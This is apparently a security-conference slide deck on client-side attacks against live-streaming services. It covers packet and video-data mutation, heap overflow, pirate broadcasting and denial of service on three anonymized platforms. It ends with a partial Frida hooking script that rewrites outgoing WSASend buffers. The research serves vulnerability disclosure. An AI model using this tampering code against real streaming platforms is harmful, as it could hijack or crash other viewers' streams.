
- ✓ It reads Seq Num field by number of Request data.
- ✓ By altering the Seq Num field, It overreads packet.
- ✓ Process is terminated but not processed properly, if outside the actual packet range.



Suhwan Myeong | Client-Side Attack on Live-Streaming Services Using Grid Computing




# Attack Surface





# Attack Surface



# Mutating Video Data


Platform	Company A	Company B	Company C
Contents	<ul style="list-style-type: none"> <li>◦ Mutating header part of the packet</li> <li>◦ Mutating the video data area other than the header</li> <li>◦ As a result, Other clients' screen were broken or completely controlled by an attacker</li> </ul>	<ul style="list-style-type: none"> <li>◦ Static Analysis : Sequences of calling recv() func ~ malloc() func.</li> <li>◦ Hooking WSASend() func.</li> <li>◦ Mutating length field of the packet</li> </ul>	<ul style="list-style-type: none"> <li>◦ Using Frida, Hooking the WSASend() function to mutate video data</li> <li>◦ Mutating the video data area other than the header</li> <li>◦ As a result, Other clients' screen were broken.</li> </ul>
Vuln.	<ul style="list-style-type: none"> <li>◦ Heap Based Buffer Overflow</li> <li>◦ Pirate Broadcasting</li> </ul>	<ul style="list-style-type: none"> <li>◦ Denial of Service</li> <li>◦ Picture Distortion</li> </ul>	<ul style="list-style-type: none"> <li>◦ Picture Distortion</li> </ul>
At	<ul style="list-style-type: none"> <li>◦ Windows Web Browser</li> <li>◦ Windows App</li> <li>◦ IOS / MacOS</li> </ul>	<ul style="list-style-type: none"> <li>◦ Windows Web Browser</li> <li>◦ Android</li> <li>◦ MacOS</li> </ul>	<ul style="list-style-type: none"> <li>◦ Windows Web Browser</li> </ul>

✓ Weak data integrity verification




# Company A

## Heap Based Buffer Overflow




✓ By modulation the size value of the `memcpy()`, Heap Based Buffer Overflow occurs






# Company A

Pirate Broadcasting by modulation of video data




✓ No validation on tampered data, so existing video data can be replaced with new video data and transmitted to other clients for pirated broadcasting.




# Company A

Pirate Broadcasting by modulation of video data




✓ No validation on tampered data, so existing video data can be replaced with new video data and transmitted to other clients for pirated broadcasting.





# Company A

Pirate Broadcasting by modulation of video data



Suhwan Myeong | Client-Side Attack on Live-Streaming Services Using Grid Computing



# Company B

## Denial of Service

```
this.s = args[0];
this.lpBuffers = args[1];
this.dwBufferCount = args[2];
this.lpNumberOfBytesSent = args[3];
this.dwFlags = args[4];
this.lpOverlapped = args[5];
this.lpCompletionRoutine = args[6];

var address = Socket.peerAddress(parseInt(this.s));

var buff_len = Memory.readInt(ptr(this.lpBuffers));
var lpwbuf = this.lpBuffers;
lpwbuf = (lpwbuf.toInt32()+4);
var sec_bufflen = Memory.readInt(ptr(lpwbuf+4));

var dptr = Memory.readInt(ptr(lpwbuf));
var sec_dptr = Memory.readInt(ptr(lpwbuf+8));

var head_len = Memory.readByteArray(ptr(dptr).add(16), 4);
var hlen = new Uint8Array(head_len);

if(address.ip == "192.168.0.1"){
  if(this.dwBufferCount == '0x2'){
    Memory.writeByteArray(ptr(dptr).add(16), test_head);
    Memory.writeByteArray(ptr(this.lpBuffers).add(8), tt_head);
